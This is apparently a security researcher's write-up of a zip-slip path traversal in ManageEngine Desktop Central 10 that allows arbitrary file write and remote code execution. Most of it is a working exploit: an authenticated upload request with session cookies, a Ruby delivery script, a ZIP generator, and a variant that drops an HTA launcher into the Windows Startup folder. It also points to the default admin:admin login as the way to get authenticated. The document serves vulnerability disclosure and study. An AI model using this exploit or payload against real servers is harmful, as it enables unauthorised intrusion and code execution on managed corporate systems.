ZOHO ManageEngine Desktop Central 10 validateAndUploadMultipleDependencies Arbitrary WRITE Remote Code Execution

Introduction

ManageEngine Desktop Central is a complete Desktop Management Software that provides software deployment, patch management, service pack installation, asset management, remote control, etc. It is a network neutral solution that can be used to manage desktops in active directory, workgroups, or other directory services (such as Novell eDirectory). According to official data, examples of high profile customers include Intel, Sony, GE, Honda, Siemens, US Federal Reserves, etc.

A vulnerability was found in the ZIP decompressing portion of the **validateAndUploadMultipleDependencies** function that can be exploited by crafting a ZIP file with a malicious path, and gain remote code execution. Please note that authentication is required to achieve this, however the default setup of Desktop Central actually comes with a default admin password of "admin:admin".

Setup

Windows is required to install ManageEngine Desktop Central. For verification purposes, please consider installing Windows 10, because that is what I used while testing the vulnerability. The exact versions tested:

- ManageEngine Desktop Central 64-bit 2019-11-25-16-20-00-52488 (latest of Dec 08 2019)

Technical Details

The vulnerability was found in how ManageEngine Desktop Central extracts a ZIP file for an application dependency. The specific routine for ZIP extraction is a function called `unzip()` in the AppDependencyHandler class (AdventNetDesktopCentral.jar file). The following code is the `unzip()` function:

```
private void unzip(String zipFilePath, String destDirectory) throws
IOException {
  File destDir = new File(destDirectory);
```

```
      if (!destDir.exists()) {
        destDir.mkdir();
      }
      ZipInputStream zipIn = new ZipInputStream(new FileInputStream(zipFilePath));
      ZipEntry entry = zipIn.getNextEntry();

      while (entry != null) {
        String filePath = destDirectory + File.separator + entry.getName();
        if (!entry.isDirectory()) {

          extractFile(zipIn, filePath);
        } else {

          File dir = new File(filePath);
          dir.mkdir();
        }
        zipIn.closeEntry();
        entry = zipIn.getNextEntry();
      }
      zipIn.close();
    }
```

The `unzip()` code is actually just part of another function called `validateAndUploadMultipleDependencies()` (still the same class):

```
    public JSONArray validateAndUploadMultipleDependencies(String fileName, Long
    customerID) throws Exception {
      File file = new File(fileName);
      File extratedDirectory = new File(file.getParent());
      unzip(fileName, extratedDirectory.toString()); // <--- Vuln code here
      // ... more code ... //
    }
```

Because `unzip()` is a private function and is exclusively part of `validateAndUploadMultipleDependencies()` , I decided that it may be more appropriate to describe this as a vulnerability is within the ZIP extracting process of `validateAndUploadMultipleDependencies()` .

To trigger `validateAndUploadMultipleDependencies`, it is worth norting that there seems to be two ways. The first one is through AppMgmtAction, specifically the `extractDependencyZipFile` action. The other one is a doPost function from the AppDependencyAPIRequestHandler class. Both require authentication so I didn't feel like there is a huge difference, I will just explain how to trigger the first one.


To trigger the `extractDependencyZipFile` action, basically go to this path with a POST request:

```
http://[YOUR HOST IP]:8020/appMgmtDependencySource.do?actionToCall=extractDependencyZipFile
```

There are some requirements to meet to really trigger the action:

1. You should be authenticated (for example: the default admin:admin works great)
2. You need to extract some cookies that will be used in your malicious request (you can obtain all these by visiting this page: `/userMgmt.do?actionToCall=getUserImage&SUBREQUEST=XMLHTTP`)
   - DCJSESSIONID
   - DCJSESSIONIDSSO
   - dccookcsr
3. It should be a FORM POST request.

Overall for a successful request, this is what mine looks like:



```
POST /appMgmtDependencySource.do?actionToCall=extractDependencyZipFile&DependencyList=1&DependencyJSON=&SupportedArch=linux HTTP/1.1
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Ruby
Content-Type: multipart/form-data; boundary=--9437e00b-9a2b-42b0-9355-7c1b4f4281bd
Content-Length: 520
X-Zcsrf-Token: dcparamcsr=a4689248-4939-480d-bf3d-f4363487cb92
Cookie: buildNum=100469; showRefMsg=false; Authorization=46e24567-7666-41fe-8a04-8c0d055f0dc3; dccookcsr=a4689248-4939-480d-bf3d-f4363487cb92;
dc_customerid=1; summarypage=false; DCJSESSIONID=555C896FD09E1FD57A6E51590EE0F6C6; DCJSESSIONIDSSO=9BE00DDCFF0B1FF285F308D5CFABAB15
Host: 192.168.7.132:8020
Connection: close

----9437e00b-9a2b-42b0-9355-7c1b4f4281bd
Content-Disposition: form-data; name="APP_DEPENDENCY_FILE"; filename="poc.zip"
Content-Length: 268
Content-Type: bundletype
Content-Transfer-Encoding: binary

PK  � �O� J       test1.exenormalhello worldPK  � �O� J    ../test2.exemalicioushello worldPK  � �O� J       test1.exenormalPK  � �O� J
8../test2.exemaliciousPK  �v
----9437e00b-9a2b-42b0-9355-7c1b4f4281bd--
```

The following is the script (zip_deliver.rb) I used to deliver the malicious ZIP to hit the extractDependencyZipFile action. Notice you need to install the multipart-post gem first, also I was using Burp Proxy (127.0.0.1:8080) for debugging purposes. If you need to use this script, please modify accordingly:

```ruby
#!/usr/bin/env ruby
```

```ruby
# -*- coding: binary -*-

require 'net/http'
# gem install multipart-post
require 'net/http/post/multipart'
require 'base64'
require 'json'
require 'uri'

uri = URI('http://192.168.7.132:8020/appMgmtDependencySource.do?
actionToCall=extractDependencyZipFile&DependencyList=1&DependencyJSON=&Support
edArch=linux')
res = Net::HTTP.new(uri.host, uri.port, '127.0.0.1', 8080).start do |cli|
  params = {
    'APP_DEPENDENCY_FILE' => UploadIO.new(File.new('poc.zip'), 'bundletype',
'poc.zip')
  }
  req = Net::HTTP::Post::Multipart.new("#{uri.path}?#{uri.query}", params)
  req.add_field('X-ZCSRF-TOKEN', 'dcparamcsr=a4689248-4939-480d-bf3d-
f4363487cb92')
  req.add_field('Cookie', 'buildNum=100469; showRefMsg=false;
Authorization=46e24567-7666-41fe-8a04-8c0d055f0dc3; dccookcsr=a4689248-4939-
480d-bf3d-f4363487cb92; dc_customerid=1; summarypage=false;
DCJSESSIONID=555C896FD09E1FD57A6E51590EE0F6C6;
DCJSESSIONIDSSO=9BE00DDCFF0B1FF285F308D5CFABAB15')

  cli.request(req)

end

puts res
```


For the malicious ZIP (make_zip.rb), I used the Rex library (packaged by Metasploit) in Ruby:

```ruby
# Do: gem install rex
require 'rex/zip'

zip = Rex::Zip::Archive.new
zip.add_file('test1.exe', 'hello world', 'normal')
zip.add_file('../test2.exe', 'hello world', 'malicious')
File.write('poc.zip', zip.pack)
puts 'Check poc.zip'
```

To put everything together, basically I performed the following in my analysis to confirm the vulnerability:

1. I authenticated, and then went to `inventoryScript.do?actionToCall=showInventory` to collect my cookies.
2. I ran the make_zip.rb script to generate the PoC zip, with one of the files containing a directory traversal path.
3. I used the zip_deliver.rb script to upload the malicious ZIP.

For debugging purposes, you can put a breakpoint at the extractFile line in `unzip()` to check the traversal like this:



```java
    while (entry != null) {
      String filePath = destDirectory + File.separator + entry.getName();  filePath: "..\webapps\DesktopCentral\MDM\dependencies\1\dependencyUpload\DepSource_1575787007929\../test2.exe"
      if (!entry.isDirectory()) {  entry: "../test2.exe"

        extractFile(zipIn, filePath);  zipIn: ZipInputStream@14038  filePath: "..\webapps\DesktopCentral\MDM\dependencies\1\dependencyUpload\DepSource_1575787007929\../test2.exe"
      } else {

        File dir = new File(filePath);
        dir.mkdir();
      }
      zipIn.closeEntry();
      entry = zipIn.getNextEntry();
    }
    zipIn.close();
  }

  private void extractFile(ZipInputStream zipIn, String filePath) throws IOException {
    int BUFFER_SIZE = 4096;
    bos = new BufferedOutputStream(new FileOutputStream(filePath));
```

AppDependencyHandler › unzip()

Debug: ManageEngine

```
"/appMgmtDependencySo...group "main": RUNNING
unzip:424, AppDependencyHandler (com.me.mdm.server.apps)
validateAndUploadMultipleDependencies:313, AppDependencyHandl
extractDependencyZipFile:1179, AppMgmtAction (com.adventnet.sy
invoke:-1, GeneratedMethodAccessor278 (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
dispatchMethod:269, DispatchAction (org.apache.struts.actions)
execute:170, DispatchAction (org.apache.struts.actions)
```


```
this = {AppDependencyHandler@14032}
ZipEntry.isDirectory() = false
zipFilePath = "..\webapps\DesktopCentral\MDM\dependencies\1\dependencyUpload\DepSource_1575787007929\157578700
destDirectory = "..\webapps\DesktopCentral\MDM\dependencies\1\dependencyUpload\DepSource_1575787007929"
destDir = {File@14037} "..\webapps\DesktopCentral\MDM\dependencies\1\dependencyUpload\DepSource_1575787007929"
zipIn = {ZipInputStream@14038}
entry = {ZipEntry@14045} "../test2.exe"
filePath = "..\webapps\DesktopCentral\MDM\dependencies\1\dependencyUpload\DepSource_1575787007929\../test2.exe"
```

Remote Code Execution

RCE is possible becuase you could write to anywhere on the file system. For example, by modifying the make_zip.rb script like this:


```ruby
# Do: gem install rex
require 'rex/zip'

zip = Rex::Zip::Archive.new
zip.add_file('test1.exe', 'hello world', 'normal')
# origin: C:\Program
Files\DesktopCentral_Server\webapps\DesktopCentral\mdm\dependencies\1\dependen
cyUpload\[temp folder]
# target: C:\Users\sinn3r\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
zip.add_file('../../../../../../../../../../Users/sinn3r/AppData/Roaming/Micro
soft/Windows/Start Menu/Programs/Startup/test2.hta', '<script>new
ActiveXObject("WScript.Shell").run("calc.exe")</script>', 'malicious')
File.write('poc.zip', zip.pack)
puts 'Check poc.zip'
```

And upload the ZIP to ManageEngine, we can add an executable to the startup folder:


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Time o...  Process Name   PID  Operation       Path
4:05:25... java.exe       3112 CreateFile      C:\Users\sinn3r\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\test2.hta
4:05:25... java.exe       3112 WriteFile       C:\Users\sinn3r\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\test2.hta
4:05:25... java.exe       3112 CloseFile       C:\Users\sinn3r\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\test2.hta
4:05:26... Explorer.EXE   1556 QueryDirectory  C:\Users\sinn3r\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\test2.hta
```

Content of the startup folder after the upload:


sinn3r > AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup

Name	Date modified	Type	Size
desktop.ini	11/25/2019 12:35 PM	Configuration settings	1 KB
test2.hta	12/8/2019 4:05 AM	HTML Application	1 KB